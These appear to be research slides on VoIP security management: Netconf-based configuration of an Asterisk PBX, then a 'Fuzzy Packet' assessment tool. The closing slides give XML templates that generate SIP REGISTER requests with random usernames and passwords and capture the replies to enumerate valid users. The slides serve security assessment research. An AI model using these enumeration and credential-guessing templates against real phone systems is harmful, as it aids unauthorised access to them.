VoIP Security Management

Humberto Abdelnur, Vincent Cridlig, Jérome Bourdellon, Radu State, Olivier Festor

LORIA-INRIA Lorraine, France
{abdelnur, cridligv, bourdellon, state, festor}@loria.fr
http://madynes.loria.fr


Outline

- EnSUITE: Netconf management suite
- VoIP management with Netconf
- VoIP security assessment


Netconf overview

- XML-basedNetwork management configuration protocol
- Transport protocol
  - SSH, SSL, BEEP, SOAP, ...
- RPC
  - get, get-config
  - edit-config, copy-config, delete-config
  - lock, unlock
  - Close-session, kill-session
- Multiple configurations
  - Running
  - Candidate
  - Startup
- Capabilities
  - Writable-running
  - Xpath
  - Candidate
  - ...

YencaP architecture




YencaP modules system





Manager web interface


- Agent list
- Operations
- Parameters
- Help





Access control on VoIP












Access control policy


Asterisk overview

- Open source pbx system developed by Mark Spencer
- Supports VoIP with SIP, h323, and IAX
- Linux based




NetConf Module

Mapping configuration files to XML




```
<?xml version='1.0' encoding='utf-8'>
<asterisk>
 <file name="asterisk.conf">
    <section name="global">
    <attribute name="astetcdir">/etc/asterisk
    </attribute>
   </section>
 </file>
 <file name="sip.conf">
  <section name="general">
    <attribute name="context">netconf
    </attribute>
  </section>
 </file>
</asterisk>
```

YencaP Module




NetConf Demo

Add a new user

username=”FOO”
password=”BAR”

```
<rpc xmlns='urn:ietf:params:xml:ns:netconf:base:1.0' message-id='1'>
    <edit-config>
        <target>
            <running/>
        </target>
        <config xmlns:xc='urn:ietf:params:xml:ns:netconf:base:1.0'>
        <netconf>
        <asterisk>
            <file name="sip.conf">
            <section name="DEMO" xc:operation="create">
            <attribute name="username">FOO</attribute>
            <attribute name="secret">BAR</attribute>
            <attribute name="type">friend</attribute>
            <attribute name="host">dynamic</attribute>
            <attribute name="context">DEMO</attribute>
            <attribute name="dtmfmode">inband</attribute>
            <attribute name="callerid">DEMO</attribute>
            </section>
            </file>
        </asterisk>
        </netconf>
        </config>
    </edit-config>
</rpc>
```

Security Assessment(Fuzzy Packet)



Fuzzy Packet is a tool that is able to manipulates and generates data messages by injecting and capturing packets into a network .

Its functionality depends in the XML templates which configure the actions to take.

Its architecture embeds on a Plug-In model, so it provides an easy extensibility to new features.

Data Generator (Fuzzer)

```
<usergenerator>
     <assignuser>user</assignuser>
     <assignpass>pass</assignpass>
</usergenerator>
```

Random user and password generator PlugIn

```
<string>REGISTER sip:PBX-Server.com SIP/2.0</string>
<CRLF/>
```

Creates the string followed by carriage return and a line feed

```
<string>From: sip:</string>
<variable>user</variable>
<string>@PBX-Server.com</string>
<CRLF/>
```

Creates the string followed by the result of the python code

```
<string>Call-ID: </string>
<randomstr>
     <minlen>5</minlen>
     <letters/>
     <numbers/>
</randomstr>
<string>@PBX-Server.com</string>
<CRLF/>
```


Creates the string followed by a random string composed of letters and numbers with length bigger that 5 characters

generates

```
REGISTER sip:PBX-Server.com SIP/2.0
From: sip:Smith345@PBX-Server.com
Call-ID: 9F1994A81DD@PBX-Server.com
```

Other possible actions
- Replace Reg. Expressions
- Repeats blocks
- Conditionals, probabilities
- Execution of Python Methods

User Enumeration



Captures the replies and generates an authenticate message if necessary

```
<filter>udp and port 5060</filter>
<capture>
      <assignvar>msg</assignvar>
```

Assign the captured packet to the msg variable

```
      <continue>callidExist(msg)</continue>
```

Check if the Call-ID is in our list of msg

```
      <choice>
            <option>
                  <condition>
                        isUserExists(msg)
                  </condition>
                  ..
            </option>
```

Check if Status-Code is 100 Trying. Add to a priority list

```
            <option>
                  <condition>
                        isUserAcepted(msg)
                  </condition>
                  ..
            </option>
      </choice>
      <continue>isRequiredAuth(msg)</continue>
      <injectreply>
            <invertpacket/>
            <xi:include href="SIP/Auth.xml"/>
      </injectreply>
</capture>
```

